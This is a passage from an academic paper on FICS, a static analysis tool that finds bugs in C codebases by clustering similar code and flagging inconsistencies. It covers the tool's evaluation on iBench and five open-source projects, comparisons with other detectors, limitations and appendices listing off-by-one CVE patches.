Type `trunc`, `bitcast` Nodes	Bad Casting
Order Edge	Wrong Order of Operations
Initialization `store`, `memset` Nodes	Double Free, Information Leak

Table 2: List of important types of inconsistencies and deviations that can help detect different types of bugs. Red color refers to LLVM instruction and orange color refers to function call. '*' here means Kleene Star in regular expression.

Most bugs are due to missing or extra code fragments, such as wrong/missing checks (CWE131, CWE190, CWE253, CWE476, CWE475), missing variable initializations (CWE457), missing important calls like `free` or `memset` (CWE200), or redundant calls (CWE415). When expressed in a DDG, these bugs appear as a node deviation from their functionally-similar and correctly-implemented counterparts. For other bugs, such as wrong order of operations (CWE666), each manifests in a DDG as an edge deviation.

We summarize such deviations in Table 2 to guide and facilitate manual analysis and bug triage. While not meant to be complete, this list helps human analysts prioritize the inconsistencies of higher bug potentials. The inconsistencies that contain such deviations are highlighted by our system and then provided to analysts.

Filtering: The deviation analysis allows analysts to focus on high-priority inconsistencies or highly likely bugs. The filtering step, on the other hand, removes the inconsistencies that are redundant or likely false. For example, if a detected inconsistency involves several missing "*if*" conditions, the inconsistency is less likely to be true or a bug (i.e., developers rarely forget to perform multiple different checks in a small chunk of code).

The filtering step uses four empirical rules, which are generic and simple, to reduce or deprioritize false or unimportant inconsistencies. (i) In an inconsistency report, if all the `Constructs` in the *inconsistent clusters*[3] overlap, the report is ignored. This overlap usually happens when a variable propagates to another within a function, which makes their corresponding `Constructs` look similar. The differences among such similar `Constructs` in the same function usually do not represent inconsistencies or bugs. True inconsistencies typically happen across different functions or compilation units. (ii) If an inconsistent cluster contains more than a fixed number (e.g., 2) of deviating nodes (i.e., nodes in Table 2), the inconsistency is de-prioritized because it is unlikely to be a true inconsistency (i.e., a single inconsistency rarely involves many deviations). We note that this rule only applies to deviating nodes, rather than all nodes in a `Construct`, and thus, does not over-filter. For example, this rule is not triggered when more than 10 lines of code difference exist in an inconsistent but only two of them are "*if*" conditions (*icmp* nodes). (iii) If the same inconsistency is found multiple times, we only report it once. This redundancy occurs because the system integrates the reports generated using different granularities and similarity thresholds. (iv) If the number of *inconsistent clusters* is bigger than a threshold (5 in our case), the inconsistencies in these clusters are de-prioritized because the more *inconsistent clusters* are identified, the less likely these clusters represent true inconsistencies (i.e., the clusters are fragmented and not reliable).

5 Evaluation

In this section, we evaluate `FICS` by finding answers to the following questions:

- **Q1**: How effective is our method at detecting bugs (§5.2)?
- **Q2**: Is our method able to find unknown bugs in well-tested large codebases without requiring heavy manual validation efforts (§5.3)?
- **Q3**: What are the non-buggy inconsistencies and whether developers consider them fix-worthy? (§5.4)
- **Q4**: How scalable is our approach (§5.5)?

5.1 Testset & Setup

Before discussing the evaluation results, we explain the codebases/testsets and the setup that we used to perform the experiments. To investigate the effectiveness of

[3] *Inconsistent clusters* refer to the result of the 2nd-step clustering inside a *functionally-similar cluster* produced by the 1st-step clustering.

ML-based systems, a testset with ground-truth labels is needed. Although there are some public datasets [13, 20] suitable for supervised learning approaches, none of them were created based on code inconsistencies.

iBench: Since no testset for evaluating the effectiveness of inconsistency detection exists, we created a testset/benchmark, named `iBench`, based on 22 known bugs in real software. While impossible to find all consistency-induced bugs in all software, our manual search yield 22 reported bugs in five different codebases, including several Linux drivers, OpenSSL, libzip, and mbedtls. The selected bugs span nine distinct categories, as shown in the first two columns of Table 4. Using `iBench`, we performed a controlled experiment to answer Q1. In this experiment (§5.2), we evaluated `FICS` on `iBench` and compared it with the existing approaches.

Five codebases of varying sizes: To answer Q2-Q4, we perform a separate experiment (§5.3), where we evaluated `FICS` on five real codebases in their entirety. This experiment examines if `FICS` can find previously unknown inconsistency-inducted bugs in both small and large codebases. Also, it examines how many of the unknown bugs found by our system can be detected by the existing tools.

The five codebases used in this experiment are popular open-source projects of different kinds and sizes. Some are widely considered as well-tested and high-quality. Table 3 shows the selected codebases, their descriptions, and the numbers of contributors. The sizes of the codebases are shown in Table 5, which vary from small (e.g., LibTIFF with 38 compilation units and 6.9K SLoC) to large (e.g., QEMU with more than 2,000 compilation units and 1.7M SLoC). These codebases also represent a good mix of libraries, applications, and system software.

We compared `FICS` with the related bug detection techniques in both experiments. Although there are more candidates to compare, the three detectors we choose, namely, APIsan [32], Crix [15], and LRSan [24], are inconsistency-related, the most recent, and publicly available. While APIsan and Crix run on the testing codebases without any additional adjustment, we had to slightly modify LRSan. This is because LRSan was originally designed to find bugs in the Linux kernel and it relies on the error codes specific to the kernel to detect security checks. As a simple tweak, we changed LRSan to treat negative return values as error codes.

5.2 Controlled experiment

To measure the performance of `FICS`'s two-step clustering approach and its inconsistency detection, we conducted a controlled experiment on `iBench`.

When using `FICS` to detect inconsistencies and bugs, one can adjust two parameters to achieve the best results: the granularity (or `Construct` size) and the `Construct` similarity threshold for the first-step clustering. Depending on the nature of bugs and codebases, different combinations of these two parameters may result in different detection results.

Name	Commit	#Contrib.	Description
QEMU	7a5853c	1,068	Emulator/Virtualizer
OpenSSL	a75be9f	448	TLS/SSL library
wolfSSL	c26cb53	57	TLS/SSL Library
OpenSSH	c2fa53c	42	SSH Tool
LibTIFF	19f6b70	38	TIFF Library

Table 3: Test codebases sorted by the number of contributors ('Contrib.' column). The 'Commit' column indicates the last commit of the codebase, analyzed by our tool.

Based on our experiments, we found that two particular configurations of `Construct` size, namely `1-Con` and `full-Con`, generally perform well in practice. We evaluated both in our experiment. We used four different similarity thresholds in our evaluation: 80%, 85%, 90%, and 95%. If the threshold is set too low, the similarity clusters may become too bigger, which can in turn cause too many falsely detected similar code snippets (see Appendix A).

Comparison: As shown in Table 4, using `iBench`, `FICS` reported 82 inconsistency cases after filtering 410 reports. We compared `FICS` with the three related bug detectors. `FICS` achieved the highest true positive rate (86%) and significantly outperformed the second best (APIsan at 27%). `FICS` missed one bug in the 'wrong value' category because this bug is caused by a constant value but `FICS` removes literals in the `Construct` abstraction step as a design choice. `FICS` also missed two other bugs, one in 'missing free memory' and one in 'missing return value check'. The former was not correctly clustered with its similar code and the latter was mistakenly filtered out by `FICS`. As for the false positive rate, Crix scored the best at 0%, although it has a very high false negative rate (91%). `FICS` has the second lowest false positive rate. Although `FICS`'s false positive rate is much lower than that of the related works, including APISan and LRSan, the absolute number (76%) may still seem high. We note that it should not severely impact the usefulness of our tool. This is because (i) a report produced by `FICS` does not require heavy manual effort to validate (see §5.3.1), and (ii) the filtering step can be expanded to further reduce false positives.

The focus of Crix and LRSan is only on detecting missing checks. They were not designed to detect other types of bugs or inconsistencies, such as bad casting, memory and information leak, uninitialized variables, etc. APIsan aims to detect API misuses. Three out of four bugs found by APIsan are missing/incorrect checks on function return values. APIsan cannot detect the following types

of bugs that FICS can: (1) no API calls are involved in a bug (e.g., bad casting or an uninitialized variable); (2) the buggy code uses an API but the non-buggy code does not, or the opposite; (3) no majority exists to determine the non-buggy code. Similar to APIsan, Crix uses majority voting to capture an inconsistency. Therefore, neither can detect one-to-one inconsistencies.

Overall, the result shows that FICS is highly effective at detecting inconsistency-induced bugs and its detection is agnostic to bug types. In contrast, the three bug detectors evaluated in this experiment target only specific types of bugs and suffer from either high false positives or low true positives when being used for detecting inconsistency-induced bugs in general.

***off-by-one* errors:** As discussed in §4, for mitigating false positives, FICS ignores literals in the similarity and inconsistency analysis. However, doing so may (mildly) limit FICS's ability to detect certain bugs, such as *off-by-one* errors, which differ from the non-buggy/patched counterparts sometimes only in literals. An off-by-one error occurs when the size of an array (or similar data structure) is miscalculated by one, usually causing a loop to iterate one more/less time than needed.

We conducted an experiment to understand the potential negative impact of forgoing literals in our code abstraction. We randomly selected 11 CVEs and checked if FICS can detect them (see Appendix B). While the root cause for all the bugs is the same (a miscalculated boundary condition), interestingly, developers patched the bugs in two different ways. Among the 11 CVEs, only four of them were fixed by adding or deducting an integer value in the condition. In such cases, even if the similar correct code exists, our approach would miss the bugs. On the other hand, seven out of the 11 bugs were fixed in other ways without changing any literals (*e.g.,* replacing $<$ with $\leq$ or adding a missing check). In these cases, which are more common, the difference between the buggy and non-buggy code does not lie in literals. Therefore, forgoing literals in our abstraction does not quite hurt FICS's bug detection ability while greatly mitigating false positives caused by literals.

5.3 Discovered Unknown Bugs

In a second experiment, we applied FICS on the five open-source software of different kinds and sizes (Table 3) to discover new bugs. For simplicity, we set Construct granularity to 1-Con and full-Con and the similarity threshold to 95%. We chose 95% as the similarity threshold for this experiment because it generates the least amount of bug reports, which need to be manually validated for this evaluation. To further reduce the manual efforts required in this evaluation, we focused on reports in two major inconsistency categories, namely check and call inconsistencies, which cause many bugs [15, 32] in the real world. Table 5 shows the statistics on the codebases used in this experiment, including the numbers of source lines (SLoC), bitcode files (compilation units), functions, and constructs.

	Total bugs	FICS	APIsan	LRSan	Crix
Total Number of reports		82	100	5	2
Memory leak	6	5	2	0	0
Information leak	2	2	0	0	0
Bad casting	2	2	0	0	0
Missing argument check	3	3	0	0	1
Deadlock	1	1	1	0	0
Mislocated check	1	1	0	0	0
Missing return value check	4	3	2	0	1
Uninitialized Variable	2	2	0	0	0
Wrong value	1	0	1	0	0
True bugs	22	19	6	0	2
TP rate		86%	27%	0%	9%
FP rate		76%	94%	100%	0%

Table 4: Bug detection results on iBench: a comparison with three related detectors

Name	SLoC	# Bitcode Files	# Functions DDG	# Construct full-Con	# Construct 1-Con
QEMU	1.7M	2,120	53,625	207,886	419,982
OpenSSL	517K	690	9,802	32,056	75,787
wolfSSL	396K	44	1,519	8,014	23,029
OpenSSH	93K	228	2,047	11,810	33,031
LibTIFF	69K	84	1,245	9,189	28,537

Table 5: Statistics regarding the analyzed codebases. The codebases have been compiled with default compile options and for Linux platform so it might happen that some C files are not compiled and consequently their corresponding bitcodes cannot be generated.

5.3.1 Result

As shown in Table 6, after the filtering step (§4.4), FICS reported a total of 1,821 code inconsistencies. We manually vetted all of them and found 218 to be true or valid inconsistencies. Among them, 95 are code smells (§5.4) and 121 are potential bugs (verified by ourselves).

The manual vetting effort is not as heavy as required to validate results from many other static analyzers. The ease of manual validation of FICS's reports is largely due to the presence of both the consistent and the inconsistent Constructs and the highlighted differences. Showing this contrast when reporting a bug helps developers quickly determine if the bug is valid or harmful. On average, our testers, having little familiarity with the codebases, took less than two minutes to validate an inconsistency report. They used less than 10 hours to analyze all of the 310 reported inconsistencies in OpenSSL. We expect original developers to take even less time.

So far we have reported 36 of the 121 potential bugs to original developers and received 22 confirmations (the other reports are still pending). The confirmed bugs have been patched either by our pull requests or by the developers themselves based on our reports. Some bugs have more obvious security implications than others.

Name	# Reported inconsistencies Total	Check + Call (Sum)	After Filtering	Valid Cases	Code Smells	Potential Bugs	Confirmed Bugs
QEMU	12,320	3,907 + 3,170 (7,077)	1,206	79	26	53	4
OpenSSL	2,419	1,158 + 347 (1,505)	310	59	24	35	9
wolfSSL	586	296 + 124 (420)	91	23	18	5	3
OpenSSH	1,063	509 + 208 (717)	121	29	18	11	1
LibTIFF	925	390 + 156 (546)	93	28	9	19	5
Total	17,313	6,260 + 4,005 (10,265)	1,821	218	95	121	22

Table 6: FICS detected 218 valid inconsistencies, including 121 potential bugs (harmful inconsistencies) and 95 code smells (harmless inconsistencies). Among the potential bugs, 22 have been confirmed and fixed by developers so far. Analyzing each report takes no more than 2 minutes.

5.3.2 Case Studies & Security Impact

Missing Checks: About 70% of the detected bugs are caused by missing checks. This matches the findings reported by other researchers [15] that missing checks are a fairly prevalent class of bugs. Two of the missing checks in OpenSSL and one in wolfSSL may lead to NULL dereference. Others have different security consequences such as undefined behaviors, crashes, or malfunctioning. Two of the bugs in wolfSSL, missing checks on the input file size, may cause denial of service when exploited by an attacker using a large file. Interestingly, inspired by our report, the developers added sanity checks to 13 other places in the codebase, resulting a major patch of 250 lines of code.

Memory/Information Leak: Another common type of inconsistencies is call deviations, including missing or wrong use of critical function calls, such as those used for freeing memory. Two main consequences of such bugs are: (1) memory leak if memory is not freed after allocation; and (2) information leak if sensitive information like encryption keys are not cleared in memory after use. 20% of the confirmed bugs, including two in OpenSSL and one in OpenSSH, belong to this category.

Other Bugs: The three remaining bugs (i.e., 10%) are also related to check or call inconsistencies. One of them is a bad casting in a condition check and another one is an uninitialized variable. However, their security impact is not immediately clear. Without an in-depth understanding of the codebases, we were unable to manually confirm if these bugs can directly lead to any security consequence or be exploited by attackers. Nonetheless, in general, bad castings could cause type confusion and in turn integer overflows or logical bugs. Uninitialized variables could lead to information leak or logical errors. The last bug does not have any security implication but it negatively affects the performance: the much heavier OPENSSL_clear_free is used when OPENSSL_free suffices.

5.3.3 Comparison

In this experiment, we again compare FICS with the three related bug detectors, APIsan, LRSan, and Crix. Unlike the previous comparison, which was based on a controlled experiment and focused on true/false positive rate, this comparison aims to show how many of the FICS-detected bugs can be caught by the three existing detectors. We used the 22 developer-confirmed bugs as the ground truth and applied the three detectors to the codebases. Table 7 shows the number of bugs reported (#Reports) by each detector as well as how many bugs in the ground truth were detected (#Bugs). APIsan produced more than 18,000 bug reports, which include only four of the 22 confirmed bugs. With much fewer bug reports produced, LRSan and Crix each found only one of the 22 bugs. There are two primary reasons for the three detectors to have much lower detection rates than FICS. First, all of them target only a specific class of inconsistencies or bugs, namely missing checks or API misuse. Second, two of them are based on majority voting and they cannot detect one-to-one inconsistencies. This result echos the advantages of FICS, in particular, its bug-type-agnostic detection.

	FICS		APIsan		LRSan		Crix	
	#Rep	#B	#Rep	#B	#Rep	#B	#Rep	#B
QEMU	1,206	4	5,805	0	129	0	98	0
OpenSSL	310	9	7,874	0	30	0	54	1
wolfSSL	91	3	1,049	1	62	0	62	0
OpenSSH	121	1	2,740	0	0	0	5	0
LibTIFF	93	5	645	3	12	1	3	0

Table 7: Comparison between FICS, APIsan, LRSan, and Crix on bug detection capability. FICS outperforms its competitors while not reporting too many potential cases. #Rep: Number of reports, #B: Number of bugs.

5.4 Code Smells and False Inconsistencies

We studied the detected inconsistencies that are not true bugs. There are two categories of them: (1) true yet seemingly harmless inconsistencies; and (2) false inconsistencies. The cases in the first category are essentially *code smells*, a term used in the software engineering community [9] to refer to any subtle pattern in code that may indicate or become a problem, broadly defined. We note that, despite the implicit or little security impact, code smells detected by FICS are true inconsistencies and still worth fixing (examples discussed shortly). The cases in the second categories are falsely detected inconsistencies.

Table 6 shows that 95 of the reported inconsistencies are code smells and valid inconsistencies. Fixing them can improve code quality. Moreover, such code smells

may help developers find deeper problems in their code. For example, we reported one of the detected code smells, a check inconsistency, to QEMU developers. During the investigation of the report, they found and fixed 6 use-after-free bugs [2].

Redundant code is a common type of code smell detected in our experiment, especially extra sanity checks. The main reason for such inconsistencies is the lack of consensus among developers as to where/when to perform certain checks. For example, some developers check the input parameters inside a function while others perform the same check when they call the function. We reported several cases like this. While some developers removed the redundant checks for performance concerns, others preferred to keep the redundant sanity checks for the peace of mind. Either way, revealing such problems helped developers define a uniform API specification to prevent inconsistencies in API usages.

Another common type of code smell detected is the failure to use existing utility functions. We observed several cases where the inconsistent code performs certain operations by itself instead of calling an existing utility function that does the same. Although such inconsistencies may not have direct security implications, they may give rise to bugs when an update to a utility function cannot propagate to the inline counterparts.

Unlike code smells, false inconsistencies occur when `FICS` mistakenly marks perfectly fine code as inconsistent. For example, when `FICS` learns from several similar `Constructs` that a new value is assigned to a pointer only after the pointer has been freed. `FICS` may detect another similar `Construct` to be inconsistent if it fails to free a pointer before assigning a value to the pointer. However, the "inconsistent" `Construct` in this case assigns a value to an uninitialized (or null) pointer, which should not be freed in advance. `FICS` may not be able to capture such subtle differences in semantics and thus report false inconsistencies. Due to the lack of ground truth, we were unable to determine the exact number of false inconsistencies in this experiment. However, based on our sampling, the rate matches the false positive rate reported in the controlled experiment (§5.2).

5.5 Performance

We run the experiments on a 20-core workstation with 200 GB of RAM. The entire analysis process finishes within five hours for three out of five codebases. The two outliers are OpenSSL and QEMU, taking 12 and 72 hours to analyze, respectively (see Appendix C). In general, a codebase with a larger number of compilation units require longer time for analysis. As for the time spent on individual analysis steps, the second-step clustering is the most time-consuming step, primarily due to the graph embedding generation.

6 Limitations

`FICS` cannot, and is not designed to, detect buggy `Constructs` that do not have functionally similar and non-buggy counterparts in the same codebase. Our approach learns from the codebase itself. If the size of the codebase is too small, the system is less likely to be able to find enough similar `Constructs`and thus inconsistencies and bugs. We note that focusing on large codebases for bug detection is of significant practical value. Moreover, the unique advantage of our approach is the ability to learn from a codebase without prior knowledge about bug patterns or types.

Certain bugs (e.g., one-liners) may be too small to be captured by `FICS` because the smallest `Construct` granularity contains a full basic block and can still be too big for these tiny bugs (i.e., the functional similarity disappears when viewed in large `Constructs`).

Our research prototype currently does not support C++ because the DDG extraction step does not handle C++-specific instructions such as those related to vectors or exceptions. Moreover, our current prototype cannot analyze extremely large codebases (e.g., the Linux kernel). This limitation is due to the very large RAM (>200GB) needed for performing the graph-based code similarity comparison on codebases with more than 16,000 compilation units.

7 Conclusion

In this paper, we presented `FICS`, the first bug-generic, ML-based bug detection system that learns from the to-be-checked codebase and identifies code inconsistencies as bug indicators. Unlike many previous works, our approach does not require external datasets for training nor is limited to certain types of bugs. `FICS` features several novel concepts and techniques, including `Constructs` as the suitable code granularity for similarity/inconsistency comparison, the two-step clustering, and the two graph embedding schemes. These techniques together make `FICS` effective and scalable to large codebases. We applied `FICS` to five popular, well-tested open source projects and found 22 real, previously unknown bugs. All the new bugs have been confirmed or fixed by the developers. We therefore conclude that `FICS` is a practical system and can be directly adopted by developers or testers to find bugs in their code with a minimal amount of manual assistance.

Acknowledgments

The authors would like to thank the anonymous reviewers for their help with the revision of this paper. This project was supported by the National Science Foundation

(Grant#: CNS-1748334) and the Office of Naval Research (Grant#: N00014-18-1-2660). Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agencies.

Availability

The source code of our system is available here: `https://github.com/RiS3-Lab/FICS`.

References

[1] `https://gitlab.com/libtiff/libtiff/-/merge_requests/96`.

[2] `https://lists.gnu.org/archive/html/qemu-devel/2020-03/msg07241.html`.

[3] Juliet test suite for c/c++. `https://samate.nist.gov/SRD/testsuite.php`. Accessed: 2018-04-10.

[4] Alfred V. Aho, Monica S. Lam, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools (2Nd Edition)*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2006.

[5] P. Bian, B. Liang, Y. Zhang, C. Yang, W. Shi, and Y. Cai. Detecting bugs by discovering expectations and their violations. *IEEE Transactions on Software Engineering*, pages 1–1, 2018.

[6] Pan Bian, Bin Liang, Wenchang Shi, Jianjun Huang, and Yan Cai. Nar-miner: Discovering negative association rules from code for bug detection. In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2018, pages 411–422, New York, NY, USA, 2018. ACM.

[7] Dawson Engler, David Yu Chen, Seth Hallem, Andy Chou, and Benjamin Chelf. Bugs as deviant behavior: A general approach to inferring errors in systems code. In *Proceedings of the Eighteenth ACM Symposium on Operating Systems Principles*, SOSP '01, pages 57–72, New York, NY, USA, 2001. ACM.

[8] Qian Feng, Rundong Zhou, Chengcheng Xu, Yao Cheng, Brian Testa, and Heng Yin. Scalable graph-based bug search for firmware images. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 480–491, New York, NY, USA, 2016. ACM.

[9] Mark Gabel, Junfeng Yang, Yuan Yu, Moises Goldszmidt, and Zhendong Su. Scalable and systematic detection of buggy inconsistencies in source code. In *Proceedings of the ACM International Conference on Object Oriented Programming Systems Languages and Applications*, OOPSLA '10, page 175–190, New York, NY, USA, 2010. Association for Computing Machinery.

[10] Aditya Grover and Jure Leskovec. Node2vec: Scalable feature learning for networks. In *Proceedings of the 22Nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '16, pages 855–864, New York, NY, USA, 2016. ACM.

[11] Lingxiao Jiang, Zhendong Su, and Edwin Chiu. Context-based detection of clone-related bugs. In *Proceedings of the the 6th Joint Meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on The Foundations of Software Engineering*, ESEC-FSE '07, page 55–64, New York, NY, USA, 2007. Association for Computing Machinery.

[12] Frank Li and Vern Paxson. A large-scale empirical study of security patches. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 2201–2215, New York, NY, USA, 2017. ACM.

[13] Z. Li, D. Zou, S. Xu, X. Ou, H. Jin, S. Wang, Z. Deng, and Y. Zhong. VulDeePecker: A Deep Learning-Based System for Vulnerability Detection. *ArXiv e-prints*, January 2018.

[14] B. Liang, P. Bian, Y. Zhang, W. Shi, W. You, and Y. Cai. Antminer: Mining more bugs by reducing noise interference. In *2016 IEEE/ACM 38th International Conference on Software Engineering (ICSE)*, pages 333–344, May 2016.

[15] Kangjie Lu, Aditya Pakki, and Qiushi Wu. Detecting missing-check bugs via semantic- and context-aware criticalness and constraints inferences. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1769–1786, Santa Clara, CA, August 2019. USENIX Association.

[16] T. McCarthy, P. Rümmer, and M. Schäf. Bixie: Finding and understanding inconsistent code. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, volume 2, pages 645–648, May 2015.

[17] Tomas Mikolov, Ilya Sutskever, Kai Chen, Greg Corrado, and Jeffrey Dean. Distributed representations of words and phrases and their compositionality. In *Proceedings of the 26th International Conference on Neural Information Processing Systems - Volume 2*, NIPS'13, pages 3111–3119, USA, 2013. Curran Associates Inc.

[18] Annamalai Narayanan, Mahinthan Chandramohan, Rajasekar Venkatesan, Lihui Chen, and Yang Liu.

graph2vec: Learning distributed representations of graphs. 2017.

[19] David James Pearce and david. pearce. An improved algorithm for finding the strongly connected components of a directed graph. 2005.

[20] Rebecca L. Russell, Louis Y. Kim, Lei H. Hamilton, Tomo Lazovich, Jacob A. Harer, Onur Ozdemir, Paul M. Ellingwood, and Marc W. McConley. Automated vulnerability detection in source code using deep representation learning. *CoRR*, abs/1807.04320, 2018.

[21] Martin Schäf, Daniel Schwartz-Narbonne, and Thomas Wies. Explaining inconsistent code. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE 2013, pages 521–531, New York, NY, USA, 2013. ACM.

[22] Nino Shervashidze, Pascal Schweitzer, Erik Jan van Leeuwen, Kurt Mehlhorn, and Karsten M. Borgwardt. Weisfeiler-lehman graph kernels. *J. Mach. Learn. Res.*, 12:2539–2561, November 2011.

[23] Manu Sridharan, Stephen J. Fink, and Rastislav Bodik. Thin slicing. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '07, pages 112–122, New York, NY, USA, 2007. ACM.

[24] Wenwen Wang, Kangjie Lu, and Pen-Chung Yew. Check it again: Detecting lacking-recheck bugs in os kernels. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1899–1913, New York, NY, USA, 2018. ACM.

[25] Mark Weiser. Program slicing. In *Proceedings of the 5th International Conference on Software Engineering*, ICSE '81, pages 439–449, Piscataway, NJ, USA, 1981. IEEE Press.

[26] Rui Xu and D. Wunsch. Survey of clustering algorithms. *IEEE Transactions on Neural Networks*, 16(3):645–678, May 2005.

[27] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 363–376, New York, NY, USA, 2017. ACM.

[28] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck. Modeling and discovering vulnerabilities with code property graphs. In *2014 IEEE Symposium on Security and Privacy*, pages 590–604, May 2014.

[29] Fabian Yamaguchi, Markus Lottmann, and Konrad Rieck. Generalized vulnerability extrapolation using abstract syntax trees. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, pages 359–368, New York, NY, USA, 2012. ACM.

[30] Fabian Yamaguchi, Christian Wressnegger, Hugo Gascon, and Konrad Rieck. Chucky: Exposing missing checks in source code for vulnerability discovery. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13, pages 499–510, New York, NY, USA, 2013. ACM.

[31] Pinar Yanardag and S.V.N. Vishwanathan. Deep graph kernels. In *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '15, pages 1365–1374, New York, NY, USA, 2015. ACM.

[32] Insu Yun, Changwoo Min, Xujie Si, Yeongjin Jang, Taesoo Kim, and Mayur Naik. Apisan: Sanitizing API usages through semantic cross-checking. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 363–378, Austin, TX, 2016. USENIX Association.

Appendix A Threshold Breakdown

Figure 7 shows the number of inconsistency reports and the number of confirmed bugs produced by `FICS` under each configuration combination. Based on this result, the higher the similarity threshold is set, the fewer similar `Constructs` are detected and fewer inconsistencies reported, except for the threshold of 80%. This outlier is caused by the the filtering step, which removed many large and false clusters. However, if the threshold is set too high, it is possible that few similar `Constructs` can be detected and thus some true inconsistencies and bugs may be missed. In practice, we combine the results under the four thresholds and remove the duplicates during the filtering step. As for the `Construct` size/granularity configurations, the figure suggests that `full-Con` performs better than `1-Con` in terms of bugs detected. This result is expected because `1-Con` only captures the data flow of a variable within a single basic block. That said, `1-Con` granularity still helps uncover some bugs that `full-Con` cannot, such as those manifest only in a single basic block.

Appendix B Off-by-one CVEs

Table 8 presents the 11 off-by-one CVEs in *open source C* codebases. Seven out of the 11 bugs have been patched without changing any integer literals and the rest needs literal adjustments. This explains that eliminating integer literals in the abstraction step would not harm our detection capability in the majority of cases.




Figure 7: Breakdown of the number of reports as well as the number of bugs.

#	CVE	Patch
		Detection is **NOT** affected by removing integer literals
1	CVE-2020-7044	Replace $<$ with $\leq$ in: $if(in_ptr->max_entry<in_type)$
2	CVE-2018-7329	Replace $\leq$ with $<$ in: $for(i=1;i<=item_count;i++)$
3	CVE-2014-9029	Replace $>$ with $\geq$ in: $if(JAS_CAST(int,coc->compno)>dec->numcomps)$
4	CVE-2014-7937	Fix variable name comparison in: $if(i<vr->ptns_to_read)$
5	CVE-2013-7108	Remove the following redundant statement: $x++$
6	CVE-2011-5244	Add a missing check ($\&\&idx<MAX_NAME$) in: $while(ch!=EOF\&\&ch!=lineterm)$
7	CVE-2007-4091	Add the following missing check: $if(l>=sizeof(fname))$
		Detection is affected by removing integer literals
1	CVE-2019-13306	Change 1 to 2 in: $if((q-pixels+extent+1)>=sizeof(pixels))$
2	CVE-2016-10145	Copy $MaxTextExtent-1$ size in: $strncpy(clone_info->magick,magic_info->name,MaxTextExtent);$
3	CVE-2014-2386	Compare with $MAX_INPUT_BUFFER-1$ in: $if(strlen(getenv("QUERY_STRING"))>MAX_INPUT_BUFFER)$
4	CVE-2006-7221	Remove 1 in: $entry->d_name[MAXNAMLEN+1]='\backslash 0'$

Table 8: List of the 11 analyzed off-by-one CVEs.

Appendix C Performance Overhead

Figure 8 shows the time FICS spent at each step in the analysis pipeline when analyzing the codebases mentioned in §5.1.

We compared FICS, in terms of the running time, with APIsan, LRSan, and Crix (see Table 9). APIsan is more computationally expensive than FICS partly because of its use of symbolic execution. Crix and LRSan are pretty fast and finish their analysis in a few seconds to minutes. This is because their analysis is confined to only missing




Figure 8: Execution time for different steps of FICS. The most time-consuming step is the 2nd-step clustering.

checks on a limited set of critical variables. Although FICS takes much longer time to analyze a codebase than LRSan and Crix, FICS can detect a far broader range of bugs and code inconsistences. It is not limited to just missing checks on a small set of selected variables as LRSan and Crix are. Furthermore, for an in-depth static analyzer like FICS, spending several or tens of hours on a large codebase is normal and considered acceptable in practice.

It is also worth noting that FICS only needs to perform a full-round of analysis on a codebase once. Its inconsistency detection is by nature incremental: after having analyzed a codebase, FICS can be applied to newly added or changed code without re-analyzing the entire codebase. Furthermore, each step in FICS's analysis pipeline is multi-threaded, which allows for further performance improvement by increasing parallelism.

	FICS	APIsan	LRSan	Crix
QEMU	72 (h)	96 (h)	6 (m)	3 (m)
OpenSSL	12 (h)	92 (h)	34 (s)	28 (s)
wolfSSL	2 (h)	7 (h)	30 (s)	27 (s)
OpenSSH	4 (h)	44 (h)	12 (s)	14 (s)
LibTIFF	3 (h)	18 (h)	1 (m)	23 (s)

Table 9: Performance comparison with APIsan, LRSan, and Crix.

Understanding and Detecting Disordered Error Handling with Precise Function Pairing

